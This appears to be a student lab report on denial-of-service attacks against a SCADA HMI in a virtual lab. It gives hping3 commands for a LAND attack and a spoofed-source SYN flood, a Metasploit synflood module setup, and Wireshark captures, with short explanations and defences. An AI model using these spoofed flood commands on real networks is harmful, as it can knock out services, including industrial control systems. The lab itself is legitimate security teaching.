3.1

```
┌──(austinsbrown㉿kali)-[~/Desktop/Exercise6]
└─$ sudo hping3 -d 100 -c 3000 -S -k -p 8080 -s 80 -a 10.0.2.15 10.0.2.15
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 100 data bytes
^C
--- 10.0.2.15 hping statistic ---
34 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3.2

```
┌──(austinsbrown㉿kali)-[~/Desktop/Exercise6]
└─$ sudo hping3 -d 100 -c 3000 -S -k -p 8080 -s 80 --flood -a 10.0.2.4 10.0.2.15
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

4.

```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of
   NUM                         no        Number of SY
   RHOSTS     10.0.2.15        yes       The target h
   RPORT      8080             yes       The target p
   SHOST                       no        The spoofabl
   SNAPLEN    65535            yes       The number o
   SPORT                       no        The source p
   TIMEOUT    500              yes       The number o

msf6 auxiliary(dos/tcp/synflood) >
```

5.1


A LAND attack is a type od DOS attack. The goal is to overrun the target with packets. The idea is that the source and destination information are the same. When the machine receives a packet, it tries to reply to itself. This creates a loop, crashing the machine.

5.2

One way to prevent a land attack would be to perform filtering on the packets that are received. If a packet is received that has the same source and destination info, then reject the packet. One way to recover from the attack would be to implement loop detection. That is, the server detects that it is in a loop and resets itself.


5.3

In the LAND attack there was a continuous stream of TCP packets sent. The source and destination IP were the same. This is what makes it a LAND attack. Wire shark has detected that something is wrong and has blacklisted the packets.



1	0.000000000	PcsCompu_46:72:c1	PcsCompu_30:6e:c0	ARP	42 Who has 10.0.2.15? Tell 10.0.2.5
2	0.001479802	PcsCompu_30:6e:c0	PcsCompu_46:72:c1	ARP	60 10.0.2.15 is at 08:00:27:30:6e:c0
3	0.001963437	10.0.2.15	10.0.2.15	TCP	154 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
4	0.512274299	PcsCompu_46:72:c1	PcsCompu_a6:39:3f	ARP	42 Who has 10.0.2.3? Tell 10.0.2.5
5	0.512634839	PcsCompu_a6:39:3f	PcsCompu_46:72:c1	ARP	60 10.0.2.3 is at 08:00:27:a6:39:3f
6	1.002594638	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
7	2.003159442	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
8	3.003803536	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
9	4.005101701	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
10	5.007159784	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
11	6.008019448	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
12	7.009888862	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
13	8.011039195	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
14	9.011730414	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
15	10.012083151	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
16	11.012443793	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
17	12.013532573	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm
18	13.013972412	10.0.2.15	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segm

The SYN flood is like the LAND attack. The TCP packets are blacklisted. The difference is that instead of using the same source and destination address, we are spoofing the source to look like the HMI. Many more packets were generated in a short amount of time than the LAND attack. The purpose of this attack is to overwhelm the server.



1	0.000000000	10.0.2.4	10.0.2.15	TCP	154 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
2	0.000211093	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
3	0.000339995	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
4	0.000454871	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
5	0.000549123	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
6	0.000649452	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
7	0.000790640	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
8	0.000939131	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
9	0.002200190	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
10	0.002364768	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
11	0.002463961	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
12	0.002558049	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
13	0.002647843	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
14	0.002750499	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
15	0.002839985	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
16	0.002924707	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
17	0.003014367	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
18	0.003106667	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
19	0.003201874	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
20	0.003293688	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
21	0.003378531	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
22	0.003494522	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
23	0.003617111	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
24	0.003715784	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
25	0.003806323	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
26	0.003899240	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
27	0.003985790	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
28	0.004077582	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
29	0.004167669	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
30	0.004257480	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
31	0.004347505	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
32	0.004436758	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
33	0.004525770	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
34	0.004657679	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
35	0.004769461	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
36	0.004861182	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
37	0.005458576	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]
38	0.006317160	10.0.2.4	10.0.2.15	TCP	154 [TCP Port numbers reused] 80 → 8080 [SYN] Seq=0 Win=512 Len=100 [TCP segment of a reassembled PDU]

5.4

The results for part 4 are shown below. One difference is that the TCP packets are not blacklisted in part 4. In addition to this, the IP wasn't spoofed to the IP of the HMI in part 4.

1	0.000000000	234.118.24.40	10.0.2.15	TCP	54 53633 → 8080 [SYN] Seq=0 Win=2218 Len=0
2	0.024430654	234.118.24.40	10.0.2.15	TCP	54 28593 → 8080 [SYN] Seq=0 Win=903 Len=0
3	0.025361140	234.118.24.40	10.0.2.15	TCP	54 7562 → 8080 [SYN] Seq=0 Win=127 Len=0
4	0.026320821	234.118.24.40	10.0.2.15	TCP	54 59334 → 8080 [SYN] Seq=0 Win=3205 Len=0
5	0.028612431	234.118.24.40	10.0.2.15	TCP	54 20771 → 8080 [SYN] Seq=0 Win=1881 Len=0
6	0.030424628	234.118.24.40	10.0.2.15	TCP	54 44683 → 8080 [SYN] Seq=0 Win=3036 Len=0
7	0.033280206	234.118.24.40	10.0.2.15	TCP	54 18222 → 8080 [SYN] Seq=0 Win=3963 Len=0
8	0.037377288	234.118.24.40	10.0.2.15	TCP	54 12838 → 8080 [SYN] Seq=0 Win=1344 Len=0
9	0.040298996	234.118.24.40	10.0.2.15	TCP	54 28360 → 8080 [SYN] Seq=0 Win=2931 Len=0
10	0.043564320	234.118.24.40	10.0.2.15	TCP	54 10280 → 8080 [SYN] Seq=0 Win=1178 Len=0
11	0.046866601	234.118.24.40	10.0.2.15	TCP	54 11140 → 8080 [SYN] Seq=0 Win=901 Len=0
12	0.048949303	234.118.24.40	10.0.2.15	TCP	54 23211 → 8080 [SYN] Seq=0 Win=3212 Len=0
13	0.052292332	234.118.24.40	10.0.2.15	TCP	54 14578 → 8080 [SYN] Seq=0 Win=3899 Len=0
14	0.056052510	234.118.24.40	10.0.2.15	TCP	54 52235 → 8080 [SYN] Seq=0 Win=632 Len=0
15	0.058081836	234.118.24.40	10.0.2.15	TCP	54 33085 → 8080 [SYN] Seq=0 Win=3790 Len=0
16	0.060832978	234.118.24.40	10.0.2.15	TCP	54 19573 → 8080 [SYN] Seq=0 Win=2196 Len=0
17	0.062952174	234.118.24.40	10.0.2.15	TCP	54 63101 → 8080 [SYN] Seq=0 Win=48 Len=0
18	0.065875462	234.118.24.40	10.0.2.15	TCP	54 11678 → 8080 [SYN] Seq=0 Win=1664 Len=0
19	0.069740572	234.118.24.40	10.0.2.15	TCP	54 57100 → 8080 [SYN] Seq=0 Win=346 Len=0
20	0.072938410	234.118.24.40	10.0.2.15	TCP	54 38876 → 8080 [SYN] Seq=0 Win=3845 Len=0
21	0.077869260	234.118.24.40	10.0.2.15	TCP	54 8886 → 8080 [SYN] Seq=0 Win=2181 Len=0
22	0.080040544	234.118.24.40	10.0.2.15	TCP	54 40317 → 8080 [SYN] Seq=0 Win=1356 Len=0
23	0.081897163	234.118.24.40	10.0.2.15	TCP	54 12134 → 8080 [SYN] Seq=0 Win=83 Len=0
24	0.085149403	234.118.24.40	10.0.2.15	TCP	54 20296 → 8080 [SYN] Seq=0 Win=1763 Len=0
25	0.088969249	234.118.24.40	10.0.2.15	TCP	54 54637 → 8080 [SYN] Seq=0 Win=2073 Len=0
26	0.091452825	234.118.24.40	10.0.2.15	TCP	54 28757 → 8080 [SYN] Seq=0 Win=2575 Len=0
27	0.093772414	234.118.24.40	10.0.2.15	TCP	54 16123 → 8080 [SYN] Seq=0 Win=3965 Len=0
28	0.096096150	234.118.24.40	10.0.2.15	TCP	54 17948 → 8080 [SYN] Seq=0 Win=157 Len=0
29	0.099844156	234.118.24.40	10.0.2.15	TCP	54 3183 → 8080 [SYN] Seq=0 Win=1571 Len=0
30	0.104133884	234.118.24.40	10.0.2.15	TCP	54 59398 → 8080 [SYN] Seq=0 Win=601 Len=0
31	0.106940248	234.118.24.40	10.0.2.15	TCP	54 3554 → 8080 [SYN] Seq=0 Win=3845 Len=0
32	0.109468998	234.118.24.40	10.0.2.15	TCP	54 11689 → 8080 [SYN] Seq=0 Win=1629 Len=0
33	0.124027432	234.118.24.40	10.0.2.15	TCP	54 38476 → 8080 [SYN] Seq=0 Win=593 Len=0
34	0.125560753	234.118.24.40	10.0.2.15	TCP	54 33453 → 8080 [SYN] Seq=0 Win=2224 Len=0
35	0.127002167	234.118.24.40	10.0.2.15	TCP	54 41589 → 8080 [SYN] Seq=0 Win=3133 Len=0
36	0.128262856	234.118.24.40	10.0.2.15	TCP	54 49677 → 8080 [SYN] Seq=0 Win=2756 Len=0
37	0.129226266	234.118.24.40	10.0.2.15	TCP	54 7620 → 8080 [SYN] Seq=0 Win=1447 Len=0
38	0.130374405	234.118.24.40	10.0.2.15	TCP	54 2657 → 8080 [SYN] Seq=0 Win=414 Len=0

5.5

SCADABr can keep up because the attacks that we are using have been around for a long time. Security measures have been put into place to keep LAND attacks from causing a loop as well as from keeping SYN flood from totally overwhelming the system. I did notice a small amount of lag when using Metasploit to conduct the attack, but other than that, the firewall prevented a denial of service.